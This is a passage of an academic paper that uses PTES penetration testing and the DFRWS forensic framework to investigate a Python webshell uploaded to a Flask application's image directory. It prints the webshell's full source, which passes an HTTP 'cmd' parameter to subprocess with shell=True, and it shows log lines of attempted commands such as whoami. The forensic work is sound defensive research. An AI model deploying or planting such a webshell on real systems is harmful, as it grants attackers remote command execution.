This condition indicates that although the Python-based webshell file (*webshell.py*) was successfully uploaded to the `/app/static/images/` directory, it could not be executed directly. This execution failure was not due to compilation requirements, but rather the architecture of the web server handling the application. By default, web servers treat directories like `/static/images/` exclusively for serving static content; consequently, requests for `.py` files are not forwarded to the Python interpreter or the WSGI (Web Server Gateway Interface). Furthermore, the application's framework architecture (such as Flask) loads application routes into memory during its initial startup, meaning the system does not dynamically load new routes (such as `/debug`) from user-uploaded files post-initialization. As a result, the server responds to these requests with an HTTP 404 (Not Found) error message. These results align with previous research that suggests that server-side file execution restrictions can mitigate the impact of file upload vulnerabilities, although the vulnerability remains (Suryaningrat et al., 2024).

Even though the execution process failed and Remote Command Execution (RCE) did not occur, the successful insertion of this payload remains a latent threat to system integrity. In a conventional Penetration Testing Execution Standard (PTES) approach, this attack might be classified as a failed exploitation because the attacker did not gain control over the server. However, through integration with the Digital Forensic Research Workshop (DFRWS) framework, this execution failure actually becomes a crucial finding. The forensic approach enables investigators to detect the presence of malicious artifacts residing in the storage directory, proving that the system was compromised even if the technical attack was halted. This underscores the importance of correlating penetration testing analysis with digital forensics to identify threats that might be overlooked in standard security evaluations.

7. Reporting

The reporting phase consolidated the results obtained throughout the PTES assessment and documented the evidence generated during each testing stage. The documented outputs included technology identification results, attack surface information, captured HTTP requests, uploaded file artifacts, server response records, and observations obtained during post-exploitation testing.

The assessment demonstrated that a Python-based file artifact was successfully accepted and stored by the application during testing. Subsequent interaction attempts directed to the observed endpoint were recorded and analyzed, providing additional evidence regarding the behavior of the uploaded artifact within the application environment.

The collected findings and generated artifacts were subsequently used as input for the DFRWS investigation process, enabling further identification, preservation, examination, analysis, and reconstruction of the observed attack activity.

Based on the results of the penetration testing phase, it was found that the malicious file was successfully uploaded into the system, but could not be executed directly. This condition indicates activity that requires further analysis in terms of digital evidence generated during the attack process. Further analysis is needed to identify relationships between digital artifacts, discover hidden activity, and reconstruct the relationship between attack techniques and digital evidence generated during the exploitation process (Alshumrani et al., 2023).

Advanced analysis uses the Digital Forensic Research Workshop (DFRWS) approach to identify, collect, and analyze digital artifacts generated during the testing process, in order to systematically reconstruct attack activity.

1. Identification

The Identification phase was performed to determine the existence of digital artifacts associated with the reported security incident and to identify potential sources of digital evidence within the target system. This phase focused on locating artifacts that could support the reconstruction of the attack sequence and provide an initial understanding of the incident before further forensic processing.

The investigation began by examining the application environment running inside the Docker container to identify directories and files that were potentially associated with the incident. Directory enumeration revealed the internal structure of the application, including configuration files, application source code, static resources, template directories, and image storage locations. As shown in Figure 10, the application was organized under the /app directory, which became the primary location for subsequent forensic investigation.

```
/app
/app/static
/app/static/images
/app/.git
/app/.git/objects
/app/.git/packed-refs
/app/.git/branches
/app/.git/info
/app/.git/index
/app/.git/logs
/app/.git/hooks
/app/.git/ORIG_HEAD
/app/.git/refs
/app/.git/FETCH_HEAD
/app/.git/HEAD
/app/.git/description
/app/.git/config
/app/gunicorn_config.py
/app/app.py
/app/README.md
/app/models
/app/models/best.pt
/app/runtime.txt
/app/templates
/app/templates/index.html
/app/Dockerfile
/app/Procfile
/app/apt-packages
/app/requirements.txt
```

Figure 10. Directory Enumeration of the Target Application within the Docker Container

After identifying the application structure, the investigation continued by examining the contents of the image storage directory to locate suspicious files that could be related to the reported incident. As shown in Figure 11, a Python file named `webshell.py` was successfully identified inside the `/app/static/images/` directory together with several legitimate image files. The presence of an executable Python script within a directory intended for image resources was considered an abnormal finding and therefore classified as a potential digital artifact requiring further forensic examination.

```
root@d93ecfa7f80d:/app# ls -lah /app/static/images
total 1.8M
drwxr-xr-x 1 root root 4.0K Jul 15 19:12 .
drwxr-xr-x 1 root root 4.0K Mar  2 23:36 ..
-rw-r--r-- 1 root root 68K Mar  3 15:03 60ee4d217d0f3.jpg
-rw-r--r-- 1 root root 1.1M Mar  2 23:36 Ikan_Patin_1.PNG
-rw-r--r-- 1 root root 33K Mar  3 15:01 Screenshot_2026-02-18_091743.png
-rw-r--r-- 1 root root 8.8K Mar  3 14:56 images.jpg
-rw-r--r-- 1 root root 359 Jul 15 19:12 maka.jpeg.php.php
drwxr-xr-x 2 root root 4.0K Mar  2 23:36 menus
-rw-r--r-- 1 root root 110K May 28 14:03 oyen.jpg
-rw-r--r-- 1 root root 487K Mar  2 23:36 tahu_tempe.PNG
-rw-r--r-- 1 root root 727 Jul 15 17:49 webshell.py
root@d93ecfa7f80d:/app#
```

Figure 11. Identification of the `webshell.py` File within the Image Storage Directory

Besides the uploaded file, another source of digital evidence was successfully identified from the Docker container logging system. The container log contained multiple HTTP request records directed toward the identified artifact using various endpoint patterns and command parameters. As illustrated in Figure 12, the recorded requests included attempts to access the `webshell.py` file using parameters such as `cmd=whoami` and `cmd=date`, together with the corresponding HTTP response status generated by the application. These records were considered an important source of evidence for reconstructing the sequence of activities performed during the incident.

```
PS C:\Users\antik\Downloads> Select-String -Path .\Container.log -Pattern "webshell"

Container.log:203907:{"log":"PII.UnidentifiedImageError: cannot identify image file 'static/images/webshell.py'
\n","stream":"stderr","2026-07-15T17:49:46.339868375Z"}
Container.log:203943:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:50:49] \"\\u001b[33mGET /upload/websh
ell.py?cmd=whoami HTTP/1.1\\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:50:49.771955216Z"}
Container.log:203944:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:50:49] \"\\u001b[33mGET /upload/websh
ell.py?cmd=whoami HTTP/1.1\\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:50:49.773799746Z"}
Container.log:203956:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:01:35] \"\\u001b[33mGET /uploads/webs
hell.py?cmd=whoami HTTP/1.1\\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T18:01:35.323325987Z"}
Container.log:203957:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:01:35] \"\\u001b[33mGET /uploads/webs
hell.py?cmd=whoami HTTP/1.1\\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T18:01:35.325265792Z"}
```

Figure 12. Identification of HTTP Request Records Related to `webshell.py`

Based on the identification results, several digital artifacts were successfully recognized for further forensic processing. The identified artifacts consisted of the `webshell.py` file, Docker Container Log records, and the application directory structure where the artifact was located. These artifacts subsequently became the primary evidence preserved and collected before proceeding to the Examination and Analysis phases of the DFRWS investigation. A summary of the identified digital artifacts is presented in Table 6.

Table 6. Identified Digital Artifacts

Artifact	System Location	Evidence Type	Description
<code>webshell.py</code>	<code>/app/static/images/</code>	File Artifact	Suspicious Python file identified during the investigation.
Docker Container Log	Docker Container Environment	Log Artifact	Records HTTP requests, timestamps, response codes, and client activities associated with the identified artifact.
Application Directory	<code>/app/</code>	System Artifact	Directory structure used to determine the location of relevant digital evidence.

2. Preservation

Following the successful identification of the digital artifacts, the Preservation phase was performed to maintain the integrity and authenticity of the identified evidence before any further forensic examination was conducted. The primary objective of this phase was to prevent accidental modification, deletion, or contamination of digital evidence throughout the investigation process while ensuring that every subsequent forensic activity was performed on preserved copies of the original artifacts.

The preservation process began by documenting the acquisition time and preparing a dedicated forensic evidence directory within the investigation environment. This directory was created to securely store the acquired evidence and to separate forensic artifacts from the operational application files. As shown in Figure 13, the investigator created the `/forensic_evidence` directory along with dedicated subdirectories for original evidence and integrity verification.

```
root@d93ecfa7f80d:/app# mkdir -p /forensic_evidence/original
root@d93ecfa7f80d:/app# mkdir -p /forensic_evidence/hash
root@d93ecfa7f80d:/app# ls -lah /forensic_evidence
total 16K
drwxr-xr-x 4 root root 4.0K Jul 16 16:43 .
drwxr-xr-x 1 root root 4.0K Jul 16 16:43 ..
drwxr-xr-x 2 root root 4.0K Jul 16 16:43 hash
drwxr-xr-x 2 root root 4.0K Jul 16 16:43 original
root@d93ecfa7f80d:/app#
```

Figure 13. Creation of the Forensic Evidence Directory

After preparing the evidence repository, integrity preservation was initiated by generating a SHA-256 hash value from the original `webshell.py` artifact before any acquisition process was performed. The generated hash value served as the initial integrity reference throughout the forensic investigation. As illustrated in Figure 14, the calculated hash was recorded and securely stored inside the forensic evidence directory.

```
root@d93ecfa7f80d:/app# sha256sum /app/static/images/webshell.py
29ad3fdf960f3317ceee933eb57e8e40b329b38ff3c8d3dbf47c71f335610c02 /app/static
/images/webshell.py
```

Figure 14. SHA-256 Hash Generation of the Original `webshell.py` Artifact

Following the integrity verification, the identified artifact was duplicated into the forensic evidence directory using a preservation-oriented copy procedure. This approach ensured that the original file remained unchanged throughout the investigation while subsequent forensic activities were conducted using the preserved copy. As shown in Figure 15, the original artifact was successfully copied into the `/forensic_evidence/original` directory.

```
root@d93ecfa7f80d:/app# cp -p /app/static/images/webshell.py /forensic_evidence/original/
```

Figure 15. Preservation of the Original Artifact

As a final preservation measure, the forensic evidence repository was protected against unintended modification by removing write permissions from the evidence directory. This protection mechanism ensured that preserved artifacts remained unchanged throughout the remaining stages of the forensic investigation. As shown in Figure 16, the evidence repository was successfully configured as read-only, reducing the risk of accidental alteration while maintaining the integrity of the preserved digital evidence. Summary of preservation activities shown in Table 7.

```
root@d93ecfa7f80d:/app# chmod -R a-w /forensic_evidence
```

Figure 16. Protection of the Forensic Evidence Repository

Table 7. Preservation Activities

Preservation Activity	Objective	Output
Creation of the forensic evidence repository	Prepare an isolated location for preserving digital evidence	/forensic_evidence/, /forensic_evidence/original/, /forensic_evidence/hash/ webshell.sha256
SHA-256 hash generation	Establish the baseline integrity reference of the original artifact	
Preservation of the identified artifact	Create a preserved copy without modifying the original evidence	Preserved copy of webshell.py
Protection of the evidence repository	Prevent unauthorized or accidental modification of preserved evidence	Read-only forensic evidence repository

3. Collection

Following the preservation of the identified evidence, the Collection phase was conducted to acquire all digital artifacts required for subsequent forensic examination and analysis. The objective of this phase was to collect evidence while maintaining its integrity and ensuring that each artifact could be correlated throughout the investigation process.

The collection process began by verifying the integrity of the preserved webshell.py artifact. The SHA-256 hash value of the preserved copy was recalculated and compared with the previously generated hash of the original artifact. The matching cryptographic hash values confirmed that the preservation process had not altered the evidence. As shown in Figure 17, both artifacts produced identical SHA-256 values, demonstrating that the preserved copy maintained complete integrity.

```

root@d93ecfa7f80d:/app# sha256sum /app/static/images/webshell.py
29ad3fdf960f3317ceee933eb57e8e40b329b38ff3c8d3dbf47c71f335610c02 /app/static
/images/webshell.py

root@d93ecfa7f80d:/app# sha256sum /forensic_evidence/original/webshell.py
29ad3fdf960f3317ceee933eb57e8e40b329b38ff3c8d3dbf47c71f335610c02 /forensic_e
vidence/original/webshell.py

```

Figure 17. Integrity Verification of the Preserved webshell.py Artifact

The investigation then proceeded by collecting filesystem metadata associated with the preserved artifact. File metadata, including file size, ownership, permissions, and timestamp information, was acquired to preserve filesystem attributes that could later support timeline reconstruction and evidence correlation. As illustrated in Figure 18, the metadata acquisition successfully documented the original characteristics of the preserved artifact without modifying its contents.

```

root@d93ecfa7f80d:/app# stat /app/static/images/webshell.py
  File: /app/static/images/webshell.py
  Size: 727          Blocks: 8          IO Block: 4096  regular file
Device: 0,51   Inode: 2886967    Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2026-07-15 17:49:30.310136723 +0000
Modify: 2026-07-15 17:49:30.309136715 +0000
Change: 2026-07-15 17:49:30.309136715 +0000
 Birth: 2026-07-15 17:49:30.309136715 +0000

```

Figure 18. Collection of Filesystem Metadata from the Preserved Artifact

Besides filesystem artifacts, the investigation also collected application activity records from the Docker container logging system. The container log was exported using the Docker management interface and preserved as an independent forensic artifact on the investigator workstation. This acquisition provided HTTP request records, timestamps, response codes, and requested endpoints associated with the investigated incident. As shown in Figure 19, the exported container log contained multiple requests directed toward the identified webshell.py artifact.



Container

Figure 19. Acquisition of Docker Container Log Evidence

Based on the collection process, both filesystem artifacts and container logging records were successfully acquired while maintaining evidence integrity. These collected artifacts subsequently became the primary sources of evidence examined during the Examination phase to determine the characteristics of the identified webshell artifact and reconstruct the sequence of activities associated with the investigated incident. A summary of the collected evidence is presented in Table 8.

Table 8. Collected Digital Evidence

Evidence	Acquisition Method	Output
Preserved webshell.py	SHA-256 verification	Verified preserved artifact
Filesystem Metadata	stat	File size, owner, permissions, timestamps
Docker Container Log	Export from Docker management panel	Container.log

4. Examination

Following the successful acquisition of all relevant digital artifacts during the Collection phase, the Examination phase was conducted to inspect the collected evidence without altering its original state. The objective of this phase was to identify the technical characteristics of the uploaded artifact, examine the recorded HTTP request activities, and document observable findings that could later support forensic analysis and event reconstruction.

The examination began by inspecting the contents of the preserved webshell.py artifact. Source code examination revealed that the artifact was implemented using the Python programming language and utilized the Flask framework to expose HTTP endpoints. As shown in Figure 20, the source code defined multiple routes and accepted user-supplied parameters through HTTP requests.

```

root@d93ecfa7f80d:/app# cat /app/static/images/webshell.py
from flask import Flask, request
import subprocess
import os

app = Flask(__name__)

def rce_interface():
    command = request.args.get('cmd')
    if not command:
        return 'Masukkan perintah melalui parameter 'cmd'. Contoh: ?cmd=ls'

    try:
        output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        return f"<pre>{output.decode('utf-8')}</pre>"
    except Exception as e:
        return f"<pre>Error: {str(e)}</pre>"

@app.route('/debug')
def debug_route():
    return rce_interface()

@app.route('/')
def index():
    return "Webshell aktif! Gunakan /debug?cmd=perintah"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)root@d93ecfa7f80d:/app#

```

Figure 20. Source Code Examination of the Identified webshell.py Artifact

Further examination of the source code identified the use of the `request.args.get('cmd')` function to retrieve command parameters supplied through HTTP requests. The examined code

also utilized the `subprocess.check_output()` function with the `shell=True` argument, indicating that the application was designed to process operating system commands received from the HTTP parameter. These observations were documented as technical characteristics of the identified artifact and were retained for subsequent forensic analysis.

```
PS C:\Users\antik\Downloads> Select-String -Path .\Container.log -Pattern "cmd=date"

Container.log:203973:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:09:41] "\u001b[33mGET /uploads/webshell.py./debug?cmd=date HTTP/1.1\u001b[0m"
  "date-r", "size": "2026-07-15T18:09:41.548761456Z"}
Container.log:203974:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:09:41] "\u001b[33mGET /uploads/webshell.py./debug?cmd=date HTTP/1.1\u001b[0m"
  "date-r", "size": "2026-07-15T18:09:41.558148445Z"}
Container.log:203976:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:14:03] "\u001b[33mGET /uploads/webshell.py./debug?cmd=date HTTP/1.1\u001b[0m"
  "404", "stream": "stderr", "time": "2026-07-15T18:14:03.980637048Z"}
Container.log:203977:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:14:03] "\u001b[33mGET /uploads/webshell.py./debug?cmd=date HTTP/1.1\u001b[0m"
  "404", "stream": "stderr", "time": "2026-07-15T18:14:29.432945322Z"}
Container.log:203978:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:14:29] "\u001b[33mGET /uploads/webshell.py./debug?cmd=date HTTP/1.1\u001b[0m"
  "404", "stream": "stderr", "time": "2026-07-15T18:14:29.750236342Z"}
Container.log:203980:{"log":{"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 18:16:10] "\u001b[33mGET /uploads/webshell.py?cmd=date HTTP/1.1\u001b[0m"
  "404", "stream": "stderr", "time": "2026-07-15T18:16:10.339859986Z"}}
```

Figure 21. Examination of HTTP Requests Recorded in the Docker Container Log

The examination then proceeded by inspecting the Docker Container Log to identify HTTP requests associated with the identified artifact. Log examination revealed multiple requests directed toward several endpoint variations referencing `webshell.py`, including attempts to execute operating system commands through the `cmd` parameter. As shown in Figure 21, the recorded requests contained parameters such as `cmd=whoami` and `cmd=date`, together with the corresponding timestamps and HTTP response codes.

Table 9. Summary of HTTP Request Examination

Item	Finding
Request Method	GET
Observed Parameters	<code>cmd=whoami</code> , <code>cmd=date</code>
Endpoint Variations	<code>/uploads/webshell.py/debug</code> , <code>/uploads/webshell.py</code> , <code>/webshell.py</code>
HTTP Response	404 t Found

5. Analysis

The Analysis phase was conducted to correlate the digital artifacts acquired and examined during the previous stages in order to determine their relationship to the investigated security incident. Unlike the Examination phase, which focused on documenting observable characteristics of individual artifacts, this phase aimed to establish logical relationships between the uploaded file, recorded HTTP requests, and system responses to reconstruct the behavior of the identified artifact.

The analysis began by correlating the source code stored at `/app/static/images/webshell.py` with the HTTP requests extracted from the Docker Container Log. Although the artifact was physically stored under `/app/static/images`, the Docker Container Log recorded HTTP requests directed to the exposed endpoint `/uploads/webshell.py`, indicating the URL used to access the uploaded artifact. Examination of the source code confirmed that the artifact implemented a Flask-based application exposing the `/debug` route and accepted user-supplied commands through the `cmd` query parameter. The command parameter was subsequently processed using the `subprocess.check_output()` function configured with the `shell=True` argument, indicating that the uploaded artifact was designed to receive HTTP requests and execute operating system commands through the exposed endpoint.

Table 10. Correlation between Source Code and Network Artifacts

Source Code Evidence	Container Log Evidence	Correlation
• <code>/app/static/images/webshell.py</code> contains the <code>/debug</code> route	GET <code>/uploads/webshell.py?cmd=whoami</code>	The HTTP request targets the functionality implemented in the identified source code.
• <code>cmd</code> parameter processed using <code>request.args.get()</code>	<code>cmd=whoami</code> , <code>cmd=date</code>	Request parameter matches application input.

Source Code Evidence	Container Log Evidence	Correlation
subprocess.check_output()	HTTP GET requests containing cmd=	Requests invoke the command execution function.

The Docker Container Log further revealed repeated HTTP GET requests directed toward multiple endpoint variations referencing the identified artifact. The recorded requests included attempts to invoke the cmd parameter using operating system commands such as whoami and date. Throughout the recorded activities, the application consistently logged the source IP address as 172.17.0.1, indicating that all observed requests originated from the same communication path within the Docker networking environment. As shown in Figure 22, the repeated appearance of the same source IP together with similar request patterns demonstrates a consistent interaction with the identified artifact during the investigated incident

```
PS C:\Users\antik\Downloads> Select-String -Path .\Container.log -Pattern "whoami"

Container.log:188319:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 14:40:26] \"\u001b[33mGET /api/whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T14:40:26.409381138Z"}
Container.log:188329:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 14:40:26] \"\u001b[33mGET /api/whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T14:40:26.915668413Z"}
Container.log:203718:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:46:19] \"\u001b[33mGET /upload/webshell.py?cmd=whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:46:19.566571984Z"}
Container.log:203719:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:46:19] \"\u001b[33mGET /upload/webshell.py?cmd=whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:46:19.566587446Z"}
Container.log:203720:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:50:49] \"\u001b[33mGET /upload/webshell.py?cmd=whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:50:49.771952516Z"}
Container.log:203720:{"log":"INFO:werkzeug:172.17.0.1 - - [15/Jul/2026 17:50:49] \"\u001b[33mGET /upload/webshell.py?cmd=whoami HTTP/1.1\u001b[0m\" 404 -\n","stream":"stderr","time":"2026-07-15T17:50:49.773799746Z"}
```

Figure 22. Correlation of HTTP Requests Recorded in the Docker Container Log

Further correlation between the application source code and the recorded HTTP requests demonstrated that the observed request parameters directly matched the command parameter implemented within the uploaded artifact. Likewise, the endpoint patterns recorded in the container log corresponded to the /debug route defined in the source code. These findings indicate that the recorded HTTP requests were intentionally directed toward the functionality implemented by the identified artifact.

Despite this correspondence, every recorded request resulted in an HTTP 404 Not Found response. The repeated occurrence of this response suggests that the application was unable to resolve the requested execution endpoint during the observed activities. Consequently, although the command execution mechanism existed within the uploaded artifact and was targeted by multiple HTTP requests, no evidence indicating successful execution of the supplied commands was identified within the available digital artifacts.

Table 11. Summary of Analytical Findings

Analysis Aspect	Finding
Uploaded Artifact	webshell.py successfully identified
Command Execution Mechanism	Present within the source code
HTTP Requests	Multiple requests targeting the artifact
Source IP	172.17.0.1 recorded consistently
HTTP Response	404 Not Found
Command Execution Evidence	Not identified

The overall correlation of the collected evidence demonstrates a consistent relationship between the uploaded artifact and the recorded HTTP activities. The source code implemented a mechanism capable of processing command parameters through the /debug endpoint, while the Docker Container Log documented multiple attempts to invoke the same functionality using various endpoint patterns. Although the observed requests corresponded to the implemented functionality, the recorded HTTP responses indicate that the intended execution endpoint was not successfully resolved during the investigation period. These analytical

findings provide the foundation for reconstructing the sequence of events in the subsequent Reconstruction phase. Table 12 correlates timestamped HTTP request records from the Docker Container Log (Figures 12) with the corresponding source code evidence (Figure 20) and forensic preservation activities (Figures 13–17), establishing a verifiable chronology of the investigated incident.

Table 12. Reconstructed Attack Timeline

Time	Source	Event	Endpoint	Artifact	Interpretation
15 Jul 2026 17:49	Tester workstation	HTTP POST file upload request submitted through the application's upload interface (captured via OWASP ZAP)	/image	HTTP POST request containing image parameter (Figure 6)	Confirms the upload feature accepted an incoming file transmission without rejection (HTTP 200 OK)
15 Jul 2026 17:49	Application server (Docker container)	Uploaded file accepted and written to application storage	-	webshell.py stored in /app/static/images/ (Figure 8, Figure 11)	Confirms successful storage of the Python-based artifact; does not by itself indicate executability
15 Jul 2026 17:50:49	172.17.0.1 (Docker gateway/tes ter)	First HTTP GET request attempting to invoke the artifact with a command parameter	/uploads/webshell.py?cmd=whoami	Docker Container Log entry (Figure 12, Figure 19)	Attempted interaction with the uploaded artifact via the exposed upload path; targets the cmd parameter defined in the artifact's source code
15 Jul 2026 18:01:35	172.17.0.1	Second HTTP GET request attempting to invoke the artifact with a different command	/uploads/webshell.py?cmd=date	Docker Container Log entry (Figure 12, Figure 19)	Repeated attempt using an alternate OS command, consistent with reconnaissance/verification behavior rather than a one-off request
15 Jul 2026 18:14:29	172.17.0.1	HTTP GET request directed at the /debug route defined inside the uploaded artifact's source code	/webshell.py/debug (or observed endpoint variant per Table 9)	Docker Container Log entry; correlated with source code in Figure 20	Shows the request was intentionally targeting the command-execution route implemented in webshell.py, not a random path
15 Jul 2026 18:16:10	Application server	Server response returned for all of the above requests	(response, not a distinct endpoint)	HTTP 404 Not Found (Table 9, Table 11)	Indicates the targeted route/endpoint was not resolved by the running application — consistent with static-file serving behavior for /static/images/ and with Flask not loading routes from files uploaded after startup

Time	Source	Event	Endpoint	Artifact	Interpretation
15 Jul 2026 19:12	Investigator workstation	Forensic acquisition of the stored artifact and logs begins	/forensic_evidence/ repository created	SHA-256 hash of original webshell.py (Figure 14), preserved copy (Figure 15), read-only repository (Figure 16)	Establishes the integrity baseline used to verify that subsequent analysis was performed on an unaltered copy of the evidence
15 Jul 2026 19:12	Investigator workstation	Integrity re-verification of preserved copy	—	Matching SHA-256 values (Figure 17)	Confirms preservation did not alter the evidence, satisfying chain-of-custody requirements

6. Presentation

The Presentation phase was conducted to communicate the results of the forensic investigation based on the digital evidence acquired and analyzed throughout the DFRWS process. The findings presented in this phase are derived from verified digital artifacts collected during the investigation and provide a structured explanation of the incident supported by preserved forensic evidence.

The investigation successfully identified a Python-based artifact named `webshell.py` located within the `/app/static/images/` directory of the target application. The identified artifact was preserved using standard forensic procedures, including the generation of SHA-256 cryptographic hash values and the creation of a dedicated forensic evidence repository to maintain evidence integrity throughout the investigation. Integrity verification confirmed that the preserved artifact remained identical to the original file, ensuring that subsequent forensic activities were performed on authentic evidence without altering its original contents.

Additional evidence was obtained from the Docker Container Log, which recorded multiple HTTP GET requests associated with the identified artifact. The recorded requests consistently originated from the source IP address 172.17.0.1 and targeted several endpoint variations referencing `webshell.py`. The requests included command parameters such as `cmd=whoami` and `cmd=date`, indicating repeated attempts to interact with the uploaded artifact through HTTP requests. The container log also documented the corresponding timestamps and HTTP response codes, providing valuable evidence for reconstructing the sequence of activities associated with the investigated incident.

Correlation between the uploaded artifact and the recorded HTTP requests demonstrated that the parameters observed within the Docker Container Log were consistent with the functionality implemented in the `webshell.py` source code. The source code defined a `/debug` route that accepted user-supplied command parameters through the `cmd` query parameter and processed these parameters using the `subprocess.check_output()` function. This correspondence establishes a direct relationship between the uploaded artifact and the recorded network activities documented during the investigation.

Although the recorded HTTP requests targeted the functionality implemented within the uploaded artifact, all observed requests resulted in HTTP 404 Not Found responses. Based on the available digital evidence, no forensic artifacts indicating successful operating system command execution were identified during the investigation. The findings therefore indicate that while repeated attempts were made to access the identified artifact, the requested execution endpoint was not successfully resolved under the observed application configuration.

Overall, the forensic investigation demonstrates that the DFRWS framework provides a structured methodology for identifying, preserving, collecting, examining, analyzing, and reconstructing digital evidence associated with web-based security incidents. The systematic application of each investigation phase enabled the preservation of evidence integrity, the correlation of multiple digital artifacts, and the reconstruction of activities associated with the identified `webshell.py` artifact. The resulting findings provide a verifiable and reproducible

forensic record that supports subsequent reporting, incident documentation, and future security evaluations.

Discussion

The findings of this study demonstrate that the Simanisgizi web application accepted and stored a Python-based artifact, `webshell.py`, within the `/app/static/images/` directory, indicating a potentially insecure file-handling mechanism that permitted the storage of executable script content through an application feature intended for image submission. This finding is significant because the security implications of file upload functionality extend beyond whether a submitted file is accepted to include how uploaded content is validated, stored, accessed, and processed by the server. Previous research has demonstrated that web application vulnerability assessments are influenced by differences in detection capabilities, testing coverage, and methodological approaches, suggesting that observable application behavior must be interpreted carefully when determining the nature and severity of security weaknesses (Alazmi & de Leon, 2022). Moreover, understanding cybersecurity incidents requires consideration of both technical vulnerabilities and the digital evidence associated with potentially malicious activities (Casino et al., 2022). In the present investigation, the successful storage of `webshell.py` establishes that the application permitted a Python-based artifact containing command-execution functionality to enter its storage environment. Nevertheless, the subsequent HTTP 404 Not Found responses indicate that the attempted execution endpoint was not successfully resolved during testing. These findings distinguish a potentially unsafe file upload condition from confirmed remote command execution. Such differentiation is essential because the presence of potentially executable content does not independently establish that the application executed the uploaded code or that an attacker obtained control over the server.

The repeated HTTP 404 Not Found responses provide an additional perspective on the forensic significance of unsuccessful exploitation attempts. Although these responses indicate that the requested endpoints were not successfully resolved, the corresponding Docker Container Log records document repeated attempts to interact with the uploaded artifact through different URL patterns and command parameters, including `cmd=whoami` and `cmd=date`. From a digital forensic perspective, the evidentiary value of these records lies not only in the server responses but also in their ability to preserve observable interaction patterns, event sequences, and attempted operations. Forensic interpretations should distinguish directly observed evidence from conclusions inferred from that evidence, particularly when multiple explanations remain plausible (Casey, 2020). The importance of structured reasoning, examiner objectivity, and evidence reliability has also been emphasized as a fundamental requirement for defensible digital forensic interpretations (Ryser et al., 2020; Sunde, 2022). Consistent with these perspectives, the present findings indicate that unsuccessful HTTP requests remain relevant forensic artifacts because they document activities directed toward functionality implemented within the uploaded file. However, repeated HTTP 404 responses cannot independently establish whether the unsuccessful execution resulted from routing configuration, server-side execution restrictions, or other application-specific behavior. The significance of these findings therefore lies in distinguishing the documented attempt to invoke potentially malicious functionality from the absence of evidence that the intended functionality was successfully executed.

The correlation between the uploaded Python artifact and the recorded HTTP requests represents a central analytical finding of the investigation. Examination of `webshell.py` revealed a Flask-based implementation containing the `/debug` route, the `cmd` query parameter, and the `subprocess.check_output()` function configured to process operating system commands. These source-code characteristics corresponded to the command parameters and endpoint variations identified in the Docker Container Log. Such correspondence establishes a meaningful relationship between the technical functionality embedded in the uploaded artifact and subsequent activities recorded by the application. Previous studies have emphasized the

analytical importance of identifying relationships among heterogeneous digital evidence and establishing logically consistent associations between observable artifacts and reconstructed activities (Sokol et al., 2023; Soltani & Hosseini Seno, 2019). Similarly, connecting low-level forensic traces with higher-level interpretations of digital events is essential for developing coherent and evidence-supported reconstructions (Hargreaves & Patterson, 2012). These perspectives support the interpretation that the present investigation identified a consistent relationship between the uploaded file, the command parameters used in HTTP requests, and the application's responses. However, this relationship demonstrates consistency and traceability rather than successful command execution. Although the uploaded artifact contained functionality capable of processing commands if executed in an appropriate environment, the available evidence did not establish that the running application loaded the uploaded Flask routes or invoked the embedded subprocess function. Accordingly, the correlation demonstrates the intended interaction between the recorded requests and the uploaded artifact without overstating the resulting security impact.

The reconstruction of the attack chronology further illustrates how heterogeneous digital artifacts can be interpreted as an interconnected sequence of security-relevant events. The investigation documented the submission of the HTTP POST upload request, the subsequent identification of `webshell.py` within the application storage directory, repeated HTTP GET requests targeting the artifact, and the corresponding unsuccessful server responses. These observations were connected with forensic acquisition and integrity verification records to construct a chronological account of the investigated activity. Digital forensic timeline reconstruction requires careful differentiation between observed traces, inferred events, and the evidentiary relationships supporting those inferences (Breitinger et al., 2025). Furthermore, previous research has demonstrated that event ordering in forensic timelines can depend on information beyond explicit timestamps, while timestamp reliability remains essential when interpreting sequences involving different digital systems (Dreier et al., 2024; Vanini et al., 2024). The present findings illustrate the relevance of these considerations because the reconstructed chronology combined application interactions, container-generated records, and filesystem evidence. In this context, timestamps supported the temporal organization of observed activities, whereas similarities between request parameters and the uploaded source code provided additional evidence of their behavioral relationship. Nevertheless, conventional logging mechanisms may record individual events without fully representing their causal dependencies, potentially constraining the completeness of forensic reconstruction (Olegård et al., 2025). Consequently, the reconstructed chronology should be understood as an evidence-supported representation of observable attack-related activities rather than a complete account of every internal application process. Its principal contribution is the establishment of a traceable sequence linking file submission, artifact storage, attempted interaction, and documented server responses.

